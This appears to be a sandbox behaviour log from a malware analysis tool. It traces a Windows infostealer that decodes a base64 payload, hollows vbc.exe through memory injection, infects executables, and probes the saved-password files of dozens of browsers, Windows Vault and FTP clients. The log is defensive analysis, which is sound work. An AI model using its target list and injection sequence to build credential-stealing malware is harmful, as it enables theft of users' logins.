Detection	Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Microsoft\OneDrive\OneDrive.exe		
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Licensing\107E1A9A03AE4F2BACF70CC519E60E7B Value: None		444
Write File	Path: %LOCALAPPDATA%\Programs\Python\Python38\python.exe Type: VSDT_EXE_W32	2256	756
Detection	Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Programs\Python\Python38\python.exe		

Call System API	API Name: System.Convert::FromBase64String Args: (TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAgAAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5v...) Return: 4D5A900003000000...	756	8
Detection	Threat Characteristic: Converts base64 encoded strings to PE based payloads Process ID: 8 Content: TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAgAAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5v...		
Call System API	API Name: System.Reflection.Assembly::Load Args: (4D5A9000...) Return: 0	756	8
Write File	Path: %LOCALAPPDATA%\Microsoft\OneDrive\17.3.6517.0809\FileCoAuth.exe Type: VSDT_EXE_W32	2256	756
Detection	Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Microsoft\OneDrive\17.3.6517.0809\FileCoAuth.exe		
Write File	Path: %LOCALAPPDATA%\Microsoft\OneDrive\17.3.6517.0809\FileSyncConfig.exe Type: VSDT_EXE_W32	2256	756
Detection	Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Microsoft\OneDrive\17.3.6517.0809\FileSyncConfig.exe		
Call System API	API Name: System.Convert::FromBase64String Args: (LlJlc291cmNlcw==) Return: 2E5265736F757263...	756	8
Call System API	API Name: System.Reflection.Assembly::Load Args: (4D5A9000...) Return: 0	756	8
Call System API	API Name: System.Reflection.Assembly::Load Args: (4D5A9000...) Return: 0	756	8
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (0000000000000000, 0, 96665976, 8) Return: 0	756	8
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (0000000000000000, 0, 96666016, 8) Return: 0	756	8
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (0000000000000000, 0, 96666056, 8) Return: 0	756	8
Call Process API	API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe, , , , , CREATE_SUSPENDED, , , , Process:2324:%TEMP%\3582-490\vbc.exe) Return: 1	756	8
Detection	Threat Characteristic: Executes dropped file File: %TEMP%\3582-490\vbc.exe Shell Command: %TEMP%\3582-490\vbc.exe		
Detection	Threat Characteristic: Executes dropped file %TEMP%\3582-490\vbc.exe		
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 8 Injected API: WriteProcessMemory Target Process ID: 2324 Target Image Path: %TEMP%\3582-490\vbc.exe		
Detection	Threat Characteristic: Creates process Process ID: 8 Image Path: %TEMP%\3582-490\vbc.exe Shell Command:		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:2324:%TEMP%\3582-490\vbc.exe, 400000, MZ., 1024, 37d9f0) Return: 1	756	8
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 8 Target Process ID: 2324 Target Image Path: %TEMP%\3582-490\vbc.exe Injected Content: MZ.		
Detection	Threat Characteristic: Injects memory with dropped files Injecting Process ID: 8 Target Process ID: 2324 Target Image Path: %TEMP%\3582-490\vbc.exe File: MZ.		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:2324:%TEMP%\3582-490\vbc.exe, 401000, .D$....}..d, 79872, 37d9f0) Return: 1	756	8
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 8 Target Process ID: 2324 Target Image Path: %TEMP%\3582-490\vbc.exe Injected Content: .D$....}..d		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:2324:%TEMP%\3582-490\vbc.exe, 415000, ..., 16896, 37d9f0) Return: 1	756	8
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 8 Target Process ID: 2324 Target Image Path: %TEMP%\3582-490\vbc.exe Injected Content: ...		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:2324:%TEMP%\3582-490\vbc.exe, 41a000, .T.<...K..`...;U, 512, 37d9f0) Return: 1	756	8
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 8 Target Process ID: 2324 Target Image Path: %TEMP%\3582-490\vbc.exe Injected Content: .T.<...K..`...;U		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:2324:%TEMP%\3582-490\vbc.exe, 4a0000, `.......t$$_................t, 8192, 37d9f0) Return: 1	756	8
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 8 Target Process ID: 2324 Target Image Path: %TEMP%\3582-490\vbc.exe Injected Content: `.......t$$_................t		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Modify PEB 7f4fa000 Process:2324:%TEMP%\3582-490\vbc.exe, 7f4fa008, , 4, 37d9f0) Return: 1	756	8
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 8 Target Process ID: 2324 Target Image Path: %TEMP%\3582-490\vbc.exe Injected Address: 0x0		
Call Thread API	API Name: SetThreadContext Args: (Process Name:2324:%TEMP%\3582-490\vbc.exe) Return: 1	756	8
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 8 Injected API: SetThreadContext Target Process ID: 2324 Target Image Path: %TEMP%\3582-490\vbc.exe		
Call Thread API	API Name: NtResumeThread Args: (Process:2324,) Return: ?	756	8
Call System API	API Name: evtchann.SendEvent Args: (e), pid[2324], ppid[8) Return: 1	756	8
Detection	Threat Characteristic: Creates process in temporary folder Process ID: 2324 Image Path: %TEMP%\3582-490\vbc.exe		
Add File	Path: %LOCALAPPDATA%\Microsoft\CLR_v4.0_32\UsageLogs\vbc.exe.log Type: VSDT_ASCII	756	8

Write File	Path: %LOCALAPPDATA%\Microsoft\CLR_v4.0_32\UsageLogs\vbc.exe.log Type: VSDT_ASCII	756	8
Call Mutex API	API Name: CreateMutexW Args: (0, 1, 74870E3FB8915EB4F70359A2) Return: 58	8	2324
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\Mozilla Firefox\nss3.dll) Return: 1	8	2324
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Application Data\Application Data\Application Data\Application Data\Application Data\Application Data\Application Data\Application Data\Microsoft\Windows\GameExplorer\*.*, 0, 19f758, 0, 0, 0) Return: 69aac8	2256	756
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 756 Info: Searches files by API		
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\Mozilla Firefox\sqlite3.dll) Return: 1	8	2324
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\profiles.ini		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\profiles.ini) Return: 1	8	2324
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\Profiles\6ir7qs4n.default\signons.sqlite		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\6ir7qs4n.default\signons.sqlite) Return: 1	8	2324
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Mozilla\Firefox\Profiles\6ir7qs4n.default\signons.sqlite-wal) Return: 0	8	2324
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\Profiles\6ir7qs4n.default\signons.sqlite-wal		
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Mozilla\Firefox\Profiles\6ir7qs4n.default\signons.sqlite-wal) Return: 0	8	2324
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\Profiles\6ir7qs4n.default\logins.json		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\6ir7qs4n.default\logins.json) Return: 0	8	2324
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\Profiles\6ir7qs4n.default\signons.txt		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\6ir7qs4n.default\signons.txt) Return: 0	8	2324
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\Profiles\6ir7qs4n.default\signons2.txt		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\6ir7qs4n.default\signons2.txt) Return: 1	8	2324
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\Profiles\6ir7qs4n.default\signons3.txt		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\6ir7qs4n.default\signons3.txt) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\NETGATE\Black Hawk) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\Lunascape\Lunascape6\plugins\{9BDD5314-20A6-4d98-AB30-8325A95771EE}) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Comodo\Dragon\User Data\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Comodo\Dragon\User Data\Default\Web Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalComodo\Dragon\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalComodo\Dragon\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\MapleStudio\ChromePlus\User Data\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\MapleStudio\ChromePlus\User Data\Default\Web Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalMapleStudio\ChromePlus\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalMapleStudio\ChromePlus\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Google\Chrome\User Data\Default\Login Data) Return: 1	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Nichrome\User Data\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Nichrome\User Data\Default\Web Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalNichrome\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalNichrome\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\RockMelt\User Data\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\RockMelt\User Data\Default\Web Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalRockMelt\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalRockMelt\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Spark\User Data\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Spark\User Data\Default\Web Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalSpark\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalSpark\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Chromium\User Data\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Chromium\User Data\Default\Web Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalChromium\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalChromium\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Titan Browser\User Data\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Titan Browser\User Data\Default\Web Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalTitan Browser\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalTitan Browser\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Torch\User Data\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Torch\User Data\Default\Web Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalTorch\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalTorch\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Yandex\YandexBrowser\User Data\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Yandex\YandexBrowser\User Data\Default\Web Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalYandex\YandexBrowser\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalYandex\YandexBrowser\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Epic Privacy Browser\User Data\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Epic Privacy Browser\User Data\Default\Web Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalEpic Privacy Browser\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalEpic Privacy Browser\Default\Login Data) Return: 0	8	2324

Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\CocCoc\Browser\User Data\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\CocCoc\Browser\User Data\Default\Web Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalCocCoc\Browser\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalCocCoc\Browser\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Vivaldi\User Data\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Vivaldi\User Data\Default\Web Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalVivaldi\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalVivaldi\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Comodo\Chromodo\User Data\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Comodo\Chromodo\User Data\Default\Web Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalComodo\Chromodo\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalComodo\Chromodo\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Superbird\User Data\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Superbird\User Data\Default\Web Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalSuperbird\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalSuperbird\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Coowon\Coowon\User Data\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Coowon\Coowon\User Data\Default\Web Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalCoowon\Coowon\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalCoowon\Coowon\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Mustang Browser\User Data\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Mustang Browser\User Data\Default\Web Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalMustang Browser\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalMustang Browser\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\360Browser\Browser\User Data\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\360Browser\Browser\User Data\Default\Web Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local360Browser\Browser\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local360Browser\Browser\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\CatalinaGroup\Citrio\User Data\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\CatalinaGroup\Citrio\User Data\Default\Web Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalCatalinaGroup\Citrio\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalCatalinaGroup\Citrio\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Google\Chrome SxS\User Data\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Google\Chrome SxS\User Data\Default\Web Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalGoogle\Chrome SxS\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalGoogle\Chrome SxS\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Orbitum\User Data\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Orbitum\User Data\Default\Web Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalOrbitum\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalOrbitum\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Iridium\User Data\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Iridium\User Data\Default\Web Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalIridium\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalIridium\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\\Opera\Opera Next\data\User Data\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\\Opera\Opera Next\data\User Data\Default\Web Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera\Opera Next\data\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera\Opera Next\data\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\\Opera Software\Opera Stable\User Data\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\\Opera Software\Opera Stable\User Data\Default\Web Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera Software\Opera Stable\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera Software\Opera Stable\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\\Fenrir Inc\Sleipnir\setting\modules\ChromiumViewer\User Data\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\\Fenrir Inc\Sleipnir\setting\modules\ChromiumViewer\User Data\Default\Web Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Fenrir Inc\Sleipnir\setting\modules\ChromiumViewer\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Fenrir Inc\Sleipnir\setting\modules\ChromiumViewer\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer\User Data\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer\User Data\Default\Web Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\QupZilla\profiles\default\browsedata.db) Return: 0	8	2324
Call Service API	API Name: OpenServiceW Args: (14c8008, VaultSvc, 14) Return: 14c83a0	8	2324
Write File	Path: %LOCALAPPDATA%\Programs\Python\Python38\pythonw.exe Type: VSDT_EXE_W32	2256	756
Detection	Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Programs\Python\Python38\pythonw.exe		
Write File	Path: %LOCALAPPDATA%\Programs\Python\Python38\Scripts\easy_install.exe Type: VSDT_EXE_W32	2256	756
Detection	Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Programs\Python\Python38\Scripts\easy_install.exe		
Write File	Path: %LOCALAPPDATA%\Programs\Python\Python38\Scripts\pip.exe Type: VSDT_EXE_W32	2256	756
Detection	Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Programs\Python\Python38\Scripts\pip.exe		
Write File	Path: %LOCALAPPDATA%\Programs\Python\Python38\Scripts\pip3.8.exe Type: VSDT_EXE_W32	2256	756

Detection	Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Programs\Python\Python38\Scripts\pip3.8.exe		
Write File	Path: %LOCALAPPDATA%\Programs\Python\Python38\Scripts\pip3.exe Type: VSDT_EXE_W32	2256	756
Detection	Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Programs\Python\Python38\Scripts\pip3.exe		
Call System API	API Name: evtchann.SendEvent Args: (e), pid[500], ppid[2324) Return: 1	8	2324
Call Service API	API Name: StartServiceW Args: (14c83a0, 0, 0) Return: 1	8	2324
Call Service API	API Name: StartServiceW Args: (14c83a0, 0, 0) Return: 1	8	2324
Call System API	API Name: BCryptDecrypt Args: (491c3b30, N}‹5&y, 144, 0, ‹ü¤M5=§¤Z, 16, N}‹5&y, 144, 1227350896, 0) Return: 0	2324	500
Call System API	API Name: BCryptDecrypt Args: (491c2190, $, 112, 0, , 0, $, 112, 1227352680, 1) Return: 0	2324	500
Call System API	API Name: BCryptDecrypt Args: (493f0000, , 288, 0, Y\n÷lö^¢Ð, 8, , 288, 1235468608, 0) Return: 0	2324	500
Call System API	API Name: BCryptDecrypt Args: (4918f750, Û²Â2f+†²P, 144, 0, ·, v¶HÅÑävó[…Ü%Ÿ;ÔŸø¬²õF¹³äl\rêG'', 16, Û²Â2f+†²P, 144, 1235472688, 0) Return: 0	2324	500
Call System API	API Name: BCryptDecrypt Args: (49190420, $, 112, 0, , 0, $, 112, 1235474472, 1) Return: 0	2324	500
Write File	Path: %LOCALAPPDATA%\Microsoft\Vault\UserProfileRoaming\Latest.dat Type: VSDT_COM_DOS	2324	500
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\.purple\accounts.xml) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\Documents\SuperPutty) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\FTPShell\ftpshell.fsi) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Notepad++\plugins\config\NppFTP\NppFTP.xml) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\oZone3D\MyFTP\myftp.ini) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\FTPBox\profiles.conf) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\Sherrod Computers\sherrod FTP\favorites) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\FTP Now\sites.xml) Return: 0	8	2324
Write File	Path: %LOCALAPPDATA%\Microsoft\OneDrive\17.3.6517.0809\OneDriveStandaloneUpdater.exe Type: VSDT_EXE_W32	2256	756
Detection	Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Microsoft\OneDrive\17.3.6517.0809\OneDriveStandaloneUpdater.exe		
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\NexusFile\userdata\ftpsite.ini) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\NexusFile\ftpsite.ini) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\Documents\NetSarang\Xftp\Sessions) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\NetSarang\Xftp\Sessions) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\EasyFTP\data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\SftpNetDrive) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\AbleFTP7\encPwd.jsd) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\AbleFTP7\data\settings\sshProfiles-j.jsd) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\AbleFTP7\data\settings\ftpProfiles-j.jsd) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\AbleFTP8\encPwd.jsd) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\AbleFTP8\data\settings\sshProfiles-j.jsd) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\AbleFTP8\data\settings\ftpProfiles-j.jsd) Return: 0	8	2324
Write File	Path: %LOCALAPPDATA%\Programs\Python\Python38\Lib\distutils\command\wininst-10.0-amd64.exe Type: VSDT_EXE_W32	2256	756
Detection	Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Programs\Python\Python38\Lib\distutils\command\wininst-10.0-amd64.exe		
Write File	Path: %LOCALAPPDATA%\Programs\Python\Python38\Lib\distutils\command\wininst-10.0.exe Type: VSDT_EXE_W32	2256	756
Detection	Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Programs\Python\Python38\Lib\distutils\command\wininst-10.0.exe		
Write File	Path: %LOCALAPPDATA%\Programs\Python\Python38\Lib\distutils\command\wininst-14.0-amd64.exe Type: VSDT_EXE_W32	2256	756
Detection	Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Programs\Python\Python38\Lib\distutils\command\wininst-14.0-amd64.exe		
Write File	Path: %LOCALAPPDATA%\Programs\Python\Python38\Lib\distutils\command\wininst-14.0.exe Type: VSDT_EXE_W32	2256	756
Detection	Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Programs\Python\Python38\Lib\distutils\command\wininst-14.0.exe		
Write File	Path: %LOCALAPPDATA%\Programs\Python\Python38\Lib\distutils\command\wininst-6.0.exe Type: VSDT_EXE_W32	2256	756
Detection	Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Programs\Python\Python38\Lib\distutils\command\wininst-6.0.exe		
Write File	Path: %LOCALAPPDATA%\Programs\Python\Python38\Lib\distutils\command\wininst-7.1.exe Type: VSDT_EXE_W32	2256	756
